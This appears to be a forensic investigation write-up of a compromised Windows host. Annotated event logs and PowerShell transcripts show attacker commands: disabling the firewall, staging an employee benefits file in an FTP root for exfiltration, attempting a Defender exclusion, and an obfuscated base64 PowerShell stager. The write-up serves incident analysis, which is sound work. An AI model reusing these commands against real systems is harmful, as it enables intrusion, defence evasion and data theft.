Faulting module path: C:\Windows\System32\inetsrv\inetmgr.dll
Report Id: be455675-7cc9-4ff-8fb-d1c2432fc384
Faulting package full name:
Faulting package-relative application ID:
```

Log Name: Application
Source: Application Error
Event ID: 1000
Level: Error
User: N/A
OpCode:
More Information: [Event Log Online Help](#)

Logged: 9/10/2020 2:08:16 AM
Task Category: (100)
Keywords: Classic
Computer: HAWKEYE.NIMITZ.LOCAL

EVENT LOG

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System**
 - Forwarded Events
- Applications and Services Log
- Subscriptions

System Number of events: 4,658 (!) New events available

Level	Date and Time	Source	Eve...	Task Category
Information	9/4/2020 12:39:25 AM	Service Control Manager	7045	None
Information	9/10/2020 8:28:47 PM	Service Control Manager	7045	None
Information	9/4/2020 12:39:25 AM	Service Control Manager	7045	None
Information	9/4/2020 5:15:22 AM	Service Control Manager	7045	None
Information	9/4/2020 12:58:54 AM	Service Control Manager	7045	None
Information	9/3/2020 7:59:08 PM	Service Control Manager	7045	None
Information	9/11/2020 10:21:21 ...	Service Control Manager	7042	None
Information	9/11/2020 10:21:41 ...	Service Control Manager	7042	None
Information	9/9/2020 9:35:08 PM	Service Control Manager	7040	None
Information	9/9/2020 9:38:22 PM	Service Control Manager	7040	None
Information	9/3/2020 8:14:41 PM	Service Control Manager	7040	None
Information	9/4/2020 6:00:07 AM	Service Control Manager	7040	None
Information	9/14/2020 7:14:13 PM	Service Control Manager	7040	None
Information	9/14/2020 7:14:13 PM	Service Control Manager	7040	None
Information	9/9/2020 8:57:09 PM	Service Control Manager	7040	None
Information	9/9/2020 8:59:09 PM	Service Control Manager	7040	None
Information	9/4/2020 12:39:11 AM	Service Control Manager	7040	None

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: PSEXESVC
Service File Name: %SystemRoot%\PSEXESVC.exe ← Can be used to elevate to SYSTEM user
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager
Loaded: 9/10/2020 8:28:47 PM

RELEVANT POWERSHELL LOGS



POWERSHELL LOGS

This screenshot shows a Windows File Explorer window and a PowerShell session transcript.

File Explorer:

- Path: This PC > Local Disk (C:) > Logs > 20200909
- Search term: 20200909
- Results:
 - PowerShell_transcript.HAWKEYE.6cRFvify.20200909220441 (Date modified: 9/10/2020 2:06 AM, Type: Text Document, Size: 204 KB)
 - PowerShell_transcript.HAWKEYE.17C0t4h.20200909214335 (Date modified: 9/10/2020 2:02 AM, Type: Text Document, Size: 163 KB)

PowerShell Session Transcript:

```
PS C:\Program Files\PSTools> Install-WindowsFeature Web-Server -IncludeAllSubFeature -IncludeManagementTools
>> TerminatingError(): "The pipeline has been stopped."
>> TerminatingError(): "The pipeline has been stopped."
PS C:\Program Files\PSTools> Import-Module WebAdministration
PS C:\Program Files\PSTools> cd C:\Users\James\Documents\
PS C:\Users\James\Documents> ls

    Directory: C:\Users\James\Documents

Mode LastWriteTime      Length Name
---- -- -- -- -- -- -- -- -- -- --
-a--- 9/9/2020  9:48 PM   3187562 10meg.zip
-a--- 9/9/2020  10:03 PM    155 ftpsetup.ps1
-a--- 9/9/2020  9:43 PM    255 psexec.ps1

PS C:\Users\James\Documents> .\ftpsetup.ps1
PS C:\Users\James\Documents> mkdir c:\FTPRoot
PS C:\Users\James\Documents> Set-NetFirewallProfile * -enabled False

    Directory: C:\

Mode LastWriteTime      Length Name
---- -- -- -- -- -- -- -- -- -- --
d--- 9/9/2020  10:03 PM          FTPRoot

PS C:\Users\James\Documents> .\ftpsetup.ps1

    Name      ID  State       Physical Path           Bindings
    -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
Default FTP Site 2  Started     C:\FTPRoot          ftp *:21:
```


Annotations:

- A red arrow points from the file "PowerShell_transcript.HAWKEYE.17C0t4h.20200909214335" in the File Explorer to the text "Web-Server required for FTPSetup" in the PowerShell transcript.
- A red arrow points from the file "ftpsetup.ps1" in the File Explorer to the text "powershell script that will setup FTPServer" in the PowerShell transcript.
- A red arrow points from the command "mkdir c:\FTPRoot" in the PowerShell transcript to the text "Server root path" in the PowerShell transcript.
- A red arrow points from the command ".\ftpsetup.ps1" in the PowerShell transcript to the text "Server now started" in the PowerShell transcript.
- A red arrow points from the command "Set-NetFirewallProfile * -enabled False" in the PowerShell transcript to the text "Web-Server required for FTPSetup" in the PowerShell transcript.

Right Panel:

```
PS C:\Users\James\Documents> New-NetFirewallRule -DisplayName "jo1" -Direction Outbound -LocalPort 21 -Protocol TCP -Action Allow
Name : {9e849a0a-bbe4-4d3e-bc81-750274015846}
DisplayName : jo1
Description :
DisplayGroup :
Group :
Enabled : True
Profile : Any
Platform : {}
Direction : Outbound
Action : Allow
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner :
PrimaryStatus : OK
Status : The rule was parsed successfully from the store. (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local
```

POWERSHELL LOGS




Windows protects Defender's registry keys

At line:1 char:1

+ CategoryInfo : PermissionDenied: (HKEY_LOCAL_MACH...ions\Extensions:String) [New-ItemProperty],
UnauthorizedAccessException
+ FullyQualifiedErrorMessage : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.NewItemPropertyCommand
New-ItemProperty : Attempted to perform an unauthorized operation.
At line:1 char:1

POWERSHELL LOGS



File Home Share View

← → ↑ This PC > Local Disk (C:) > Logs > 20200910

Name	Date modified	Type	Size
PowerShell_transcript.HAWKEYE.4ff8Zd...	9/11/2020 3:10 AM	Text Document	5 KB
PowerShell_transcript.HAWKEYE.flimHtl...	9/10/2020 6:51 PM	Text Document	1 KB
PowerShell_transcript.HAWKEYE.gipy07H...	9/10/2020 2:16 AM	Text Document	1 KB

PowerShell_transcript.HAWKEYE.gipy07HE.20200910021539 - Notepad

```
*****
Windows PowerShell transcript start
Start time: 20200910021540
Username: NIMITZ\James
RunAs User: NIMITZ\James
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 4884
PSVersion: 5.1.17763.1007
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1007
BuildVersion: 10.0.17763.1007
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
PS C:\Users\James> cp 'C:\Accounting\Employee Information\Benefits.csv' c:
PS C:\Users\James> cp 'C:\Accounting\Employee Information\Benefits.csv' C:\FTPRoot\ ← Destination
```

PS C:\Windows\system32> Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions' Create EXE exclusion
PS C:\Windows\system32> New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions' -Name "EXE" -Value 0

POWERSHELL LOGS

PowerShell_transcript.HAWKEYE.ntKLw15... 9/14/2020 10:09 PM Text Document 9 KB

```
*****
Windows PowerShell transcript start
Start time: 20200914220952
Username: NIMITZ\Administrator
RunAs User: NIMITZ\Administrator
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0)
Host Application: powershell -noProfile -sta -w 1 -enco SQBmACgAJABQAFMVAvgBFIAcwbPAG8ATgBUAEEAYgBMAEUAlgBQAFMVAvgBFIAcwbPAG8ATgAuAE0AYBqAG8AcgAgAC0ARwBFACAAMwApAhAJABCAGUAmgBFADMAPQbAHIAZQBGF0ALgBBAHMACwBiAEKAbgB2AG8AYwBhAHQa0BvAG4ATABvAGcAZwBpAG4AzwAnAf0APQawH0AJAB2AGEAbAA9AFsAQwBPAGwATAB1AEMAVAbpAE8AbgBzAC4ARwB1AG4AZ0ByAEkAQwAuAEQAAQBDFOASQBPAAE4AQ0BSAHkAwBTAHQAcgBJAE4AZwAsAFMaeQBzAHQARQBtAC4ATwBCAGoARQbAEKAtwBOAFMALgBHAEUAabgFAFIASQBjAC4ASAbhAfMAaABTAGAbdAbbhAHMAMVABsSAGkAbgBnAf0AKQapAH0AJBSAeU7gA9AFsAUgB1AEYAXQaUEAEUwBzAEUATQBCAEwAeQAUAEcARQBUAFQAWQBQAGUAKAanAFMaeQBzAHQAZQb+AC4ATQbHAG4AYQbNAQUAbQB1AG4AdAAAdSAjAB1ADYAQwBDADULgBQAHITwB4AFKAPBbAFMAwQBTQHQBNAc4ATgB1AHQALgBXAEUYgBSEAUAcQBVAEUwBUAF0A0gA6AEQARQBGAEEAVQbsAFQAVwBFAGIAUABSAe8AWAB5AdSAJABFADYQwBjADULgBQAFIAbwB4AHkALgBDAHIARQBEEUATgBUEKAQQB:AFsAJAB3Af0ALAAkAFMwAkAegAXQ9ACQAUwBbACQASAbdAcwAJABTAFsAJABJAf0A0wAkAF8ALQb1AHgTwBSACQAUwBbAcgAJABTAFsAJABJAf0AkwAkAFMwAkAEGAXQApACUAMgA1ADYAXQb9AH0AOwAkAHMAZQByAD0A3AAoAfSAVABFgAVAAuAEUATgBDAG8AZAB:ACgAJgAgACQAUgAgACQARABAHQAQQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAG
Process ID: 5132
PSVersion: 5.1.17763.1007
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1007
BuildVersion: 10.0.17763.1007
CLRVersion: 4.0.30319.4200
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
PS> If($PSVersionTable.PSVersion.Major -ge 3){$Be2E3=[ref].AssEmbyY.GETType('System.Management.Automation.Utils').GetFile`Ld("cachedGroupPolicySettings",'N'+onPublic,Static');If($be2E3){$8FA1b=$Be2e3.GETVALI
NT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$E6CC5.Headers.Add('User-Agent',$u);$E6CC5.Proxy=[SYSTEM.Net.WebRequest]::DefaultWebProxy;$E6CC5.Proxy.Credentials = [System.Net.C
At line:1 char:1
+ If($PSVersionTable.PSVersion.Major -ge 3){$Be2E3=[ref].AssEmbyY.GETTy ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
```

PowerShell Obfuscation using base64 encoding

Decoded command still employing string manipulation

Defender does successfully block this